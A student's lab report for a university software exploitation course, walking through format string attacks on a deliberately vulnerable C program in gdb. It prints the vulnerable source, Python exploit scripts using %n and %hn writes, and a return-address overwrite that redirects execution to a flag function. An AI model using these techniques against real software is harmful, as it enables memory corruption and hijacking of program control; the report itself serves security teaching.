jamk.fi

Software Exploitation

Assignment 4

Timo Lehosvuo, M3426
TTV18S1

Harjoitustyö
Software Exploitation, Mikko Neijonen
5.5.2021
Tekniikan ala
Tieto- ja viestintätekniikka

1. Initial setup

I downloaded the needed files for the assignment from moodle and compiled them using the included “Makefile”:





Figure 1: Compiled files

2. Format string exploit

Just like in the previous assignments I looked through the code to see what it does to figure out how I can get the flags out:



```c
#include <stdio.h>
#include <unistd.h>

int global = 0;

void flag_5() { printf("Good work, flag_5 done\n"); }

int main(int argc, char **argv) {
  volatile int local = 0;
  char username[64] = {0};

  if (isatty(STDIN_FILENO))
    printf("username: ");
  fgets(username, sizeof(username), stdin);

  printf("Welcome, %s\n\n", username);

  // `fprintf(dst, fmt, args...)` writes to `dst` using format string `fmt`
  //
  // This invocation of `fprintf` is vulnerable because `username` that is
  // used as a format string is a user-controlled value. We can pass an
  // arbitrary format string as long as it is at most 64 characters, including
  // the terminating null character.
  //
  printf("---\n");
  fprintf(stderr, username);
  printf("---\n");

  // Print the variable addresses and values for convenience.

  if (local == 0 && global == 0) {
    printf("Try to get the flags next.\n");
    return 1;
  }

  printf("Good work, flag_0 done\n");

  // You can use different inputs for all flags if you wish.
  //
  // Note that some of the flags {1,2} and {3,4} are mutually exclusive
  // so it is not possible to get them with same input.
  //
  if (local == 42)
    printf("Good work, flag_1 done\n");
```

Figure 2: Format_1.c code page 1

```
  if (local == 42)
    printf("Good work, flag_1 done\n");
  if (local == 0xb0b51ed5)
    printf("Good work, flag_2 done\n");
  if (global == 84)
    printf("Good work, flag_3 done\n");
  if (global == 0x7e1eca57)
    printf("Good work, flag_4 done\n");

  return 0;
}
```

Figure 3: Format_1.c code page 2

I realized that I need to change the values of “local” and “global” for the flags. I started from the flags 0, 1 & 3 because they were very similar to each other and I believed that getting one of the flags will help getting the rest. I began by getting the memory addresses of “local” and “global” using gdb:

```
(gdb) x &local
0xffffd1ec:
(gdb)
```

Figure 4: Memory address of local

```
(gdb) x &global
0x804b3b0 <global>:
(gdb)
```

Figure 5: Memory address of global

Then I wanted to know at which memory address does my input go in the “format_1” script, so I made changes to my “exploit” script and ran it:




Figure 6: Exploit for input memory address

You can see from the output that the four “A’s” in the beginning are printed out in the sixth memory address (0x41414141):




Figure 7: Input memory address

Now I knew that I need to put the address of “local” to the first memory address, then fill the memory addresses up until the sixth memory address and finally use “%n” to print the bytes to change the value of “local”. It was okey to get all the flags only using “gdb” so I changed my exploit and ran it in “gdb”:

```
  GNU nano 5.2                 exploit.py
#! /usr/bin/env python3

import sys
import struct

#exploit = b"AAAA|"
exploit = struct.pack("<L", 0xffffd1ec)
exploit += b"%x"*5
exploit += b"%n"
sys.stdout.buffer.write(exploit)


# global 0x804b3b0
# local 0xffffd1ec
```

Figure 8: Exploit for flag 0

```
(gdb) run - < <(./exploit.py)
Starting program: /root/Desktop/software_explopitation/lab
4/src/format_1 - < <(./exploit.py)

Breakpoint 1, main (argc=2, argv=0xffffd2b4) at format_1.c
:9
9         volatile int local = 0;
(gdb) s
10        char username[64] = {0};
(gdb)
12        if (isatty(STDIN_FILENO))
(gdb)
14        fgets(username, sizeof(username), stdin);
(gdb)
16        printf("Welcome, %s\n\n", username);
(gdb)
Welcome, ????%x%x%x%x%x%n

25        printf("---\n");
(gdb)
---
26        fprintf(stderr, username);
(gdb)
????7fac58080491e480480340f7ffd00027     printf("---\n");
(gdb)
---
31        if (local == 0 && global == 0) {
(gdb)
36        printf("Good work, flag_0 done\n");
(gdb)
Good work, flag_0 done
43        if (local == 42)
(gdb)
```

Figure 9: Flag 0

Since it worked getting the “flag_1” was going to be pretty straight forward. All I needed to do is get the value of “local” and add enough bytes to it until its value is

42. I checked the value of “local” (23 in hex is 35 in decimal), added the needed padding and ran the exploit again:

```
(gdb) x &local
0xffffd1ec:     0x00000023
(gdb)
```

Figure 10: Value of local after flag 0

```
 GNU nano 5.2                exploit.py
#! /usr/bin/env python3

import sys
import struct

#exploit = b"AAAA"
exploit = struct.pack("<L", 0xffffd1ec)
exploit += b"%x"*5
exploit += b"A"*7
exploit += b"%n"
sys.stdout.buffer.write(exploit)


# global 0x804b3b0
# local 0xffffd1ec
```

Figure 11: Exploit for flag 1

```
7fac58080491e480480340f7ffd000AAAAAAA27      printf("---\n");
(gdb)
---
31        if (local == 0 && global == 0) {
(gdb)
36        printf("Good work, flag_0 done\n");
(gdb)
Good work, flag_0 done
43        if (local == 42)
(gdb)
44          printf("Good work, flag_1 done\n");
(gdb)
Good work, flag_1 done
45        if (local == 0xb0b51ed5)
```

Figure 12: Flag 1

After the “flag_1” I skipped “flag_2” and went for “flag_3”. I tried to get the flag by simply adding 42 bytes to the exploit and changing the address to global:

```
import sys
import struct



exploit = struct.pack("<L", 0x804b3b0)
exploit += b"%x"*5
exploit += b"A"*7
exploit += b"A"*42
```

Figure 13: Broken exploit for flag 3

For some reason this did not work, and I was confused for a while:

```
26        fprintf(stderr, username);
(gdb)
f7fac58080491e480480340f7ffd000AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA27         printf("---\n");
(gdb)
---
31        if (local == 0 && global == 0) {
(gdb)
32          printf("Try to get the flags next.\n");
(gdb)
Try to get the flags next.
33          return 1;
(gdb)
```

Figure 14: Exploit for flag 3 with 84 bytes

I took two “A’s” off and ran it again:

```
36          printf("Good work, flag_0 done\n");
(gdb)
Good work, flag_0 done
43          if (local == 42)
(gdb)
45          if (local == 0xb0b51ed5)
(gdb)
47          if (global == 84)
(gdb)
49          if (global == 0x7e1eca57)
(gdb) x &global
0x804b3b0 <global>:     0x00000052
(gdb)
```

Figure 15: Exploit for flag 3 with 82 bytes

For some reason the code works for “flag_0” with 40 “A’s” but with 42 it breaks. After this I hit dead end and started reading the course book. After a while of reading, I changed by approach by using the direct parameter access. I modified the exploit and tested to see if it works:

```
import sys
import struct

#exploit = b"AAAA"
#exploit = struct.pack("<L", 0xffffd1ec)
exploit = struct.pack("<L", 0x804b3b0)
exploit += b"%38x"
exploit += b"%42x"
exploit += b"%6$n"
```

Figure 16: Exploit for flag 3

```
Good work, flag_0 done
43          if (local == 42)
(gdb)
45          if (local == 0xb0b51ed5)
(gdb)
47          if (global == 84)
(gdb)
48            printf("Good work, flag_3 done\n");
(gdb)
Good work, flag_3 done
49          if (global == 0x7e1eca57)
(gdb)
```

Figure 17: Flag 3

It worked so now I had to figure out how to get the flags 2, 4 & 5. Flags 2 and 4 seemed very similar so I started there. I read the book some more for how to write to arbitrary memory addresses and how to use short writes, but I could now figure this out for the life of me. After some intense googling I stumbled across a guide (https://axcheron.github.io/exploit-101-format-strings/) and began to understand and have a plan how to get the flags. I made so drastic change to my exploit and did some trial and errors for a good half an hour or so but at the end I got it to work and got the “flag_2”. The script does the subtraction of bytes, so I don’t need to manually calculate it and puts them in the right place:

```
import sys
import struct

#exploit = struct.pack("<L", 0xffffd1ec)
#exploit = struct.pack("<L", 0x804b3b0)
#exploit += b"%38x"
#exploit += b"%42x"
#exploit += b"%6$n"

exploit = struct.pack("<L", 0xffffd1ec)
exploit += struct.pack("<L", 0xffffd1ec+2)
low = 0x1ed5 - 8
high = 0xb0b5 - low - 8
bl = b"%" + bytes(str(low), "utf-8") + b"x"
bh = b"%" + bytes(str(high), "utf-8") + b"x"
exploit += bl + b"%6$hn" + bh + b"%7$hn"

sys.stdout.buffer.write(exploit)


# global = 0x804b3b0
# local = 0xffffd1ec
# flag2 =  0xb0b51ed5
# flag4 = 0x7e1eca57
```

Figure 18: Exploit for flag 2

```
31        if (local == 0 && global == 0) {
(gdb)
36        printf("Good work, flag_0 done\n");
(gdb)
Good work, flag_0 done
43        if (local == 42)
(gdb)
45        if (local == 0xb0b51ed5)
(gdb)
46          printf("Good work, flag_2 done\n");
(gdb)
Good work, flag_2 done
47        if (global == 84)
(gdb)
```

Figure 19: Flag 2

For the “flag_4” I needed to make some small changes to my exploit and change the address of course. The value of “high” is in this case “lower” than the value of “low” so you cannot subtract the value of “low” from it so I needed to change their order:

```
import sys
import struct

#exploit = struct.pack("<L", 0xffffd1ec)
#exploit = struct.pack("<L", 0x804b3b0)
#exploit += b"%38x"
#exploit += b"%42x"
#exploit += b"%6$n"

#exploit = struct.pack("<L", 0xffffd1ec)
#exploit += struct.pack("<L", 0xffffd1ec+2)
exploit = struct.pack("<L", 0x804b3b0)
exploit += struct.pack("<L", 0x804b3b0+2)
high = 0x7e1e - 8
low = 0xca57 - high - 8
bl = b"%" + bytes(str(low), "utf-8") + b"x"
bh = b"%" + bytes(str(high), "utf-8") + b"x"
exploit += bh + b"%7$hn" + bl + b"%6$hn"

sys.stdout.buffer.write(exploit)


# global = 0x804b3b0
# local = 0xffffd1ec
# flag2 =  0xb0b51ed5
# flag4 = 0x7e1eca57
```

Figure 20: Exploit for flag 4

```
                                                    80491e4
27          printf("---\n");
(gdb)
---
31          if (local == 0 && global == 0) {
(gdb)
36          printf("Good work, flag_0 done\n");
(gdb)
Good work, flag_0 done
43          if (local == 42)
(gdb)
45          if (local == 0xb0b51ed5)
(gdb)
47          if (global == 84)
(gdb)
49          if (global == 0x7e1eca57)
(gdb)
50            printf("Good work, flag_4 done\n");
(gdb)
Good work, flag_4 done
52          return 0;
(gdb)
```

Figure 21: Flag 4

For the final flag I needed to know the address of “eip” and function “flag_5()”:




Figure 22: Address of eip




Figure 23: Address of flag_5 function

How I planned this was to but the address of “eip” to the first memory address of my exploit and to then write to that address the address of the function “flag_5()” so it would print the flag 5. I changed my exploit again and tested if it worked:

```
import sys
import struct

#exploit = struct.pack("<L", 0xffffd1ec)
#exploit = struct.pack("<L", 0x804b3b0)
#exploit += b"%38x"
#exploit += b"%42x"
#exploit += b"%6$n"

#exploit = struct.pack("<L", 0xffffd1ec)
#exploit += struct.pack("<L", 0xffffd1ec+2)
exploit = struct.pack("<L", 0xffffd20c)
exploit += struct.pack("<L", 0xffffd20c+2)
low = 0x0804 - 8
high = 0x91a2 - low - 8
bl = b"%" + bytes(str(low), "utf-8") + b"x"
bh = b"%" + bytes(str(high), "utf-8") + b"x"
exploit += bl + b"%7$hn" + bh + b"%6$hn"

sys.stdout.buffer.write(exploit)


# global = 0x804b3b0
# local = 0xffffd1ec
# flag2 =  0xb0b51ed5
# flag4 = 0x7e1eca57
# flag5 = 0x80491a2
```

Figure 24: Exploit for flag 5

Figure 25: Flag 5

It worked and I got the flag.

3. Timetable

Solving the lab:	12 h
Report:	3 h
Total:	15 h

4. System & tool info

Platform used for testing:

```
root@kali:~/Desktop/software_explopitation/lab4/src# uname -a
Linux kali 5.8.0-kali2-amd64 #1 SMP Debian 5.8.10-1kali1 (2020-09-22) x86_64 GNU
/Linux
root@kali:~/Desktop/software_explopitation/lab4/src#
```

GCC version:

```
root@kali:~/Desktop/software_explopitation/lab4/src# gcc --version
gcc (Debian 10.2.1-6) 10.2.1 20210110
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

root@kali:~/Desktop/software_explopitation/lab4/src#
```

Architecture the program was compiled for:

```
root@kali:~/Desktop/software_explopitation/lab4/src# readelf -h format_1
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049090
  Start of program headers:          52 (bytes into file)
  Start of section headers:          13552 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         10
  Size of section headers:           40 (bytes)
  Number of section headers:         34
  Section header string table index: 33
root@kali:~/Desktop/software_explopitation/lab4/src#
```

I compiled the program using “Makefile”.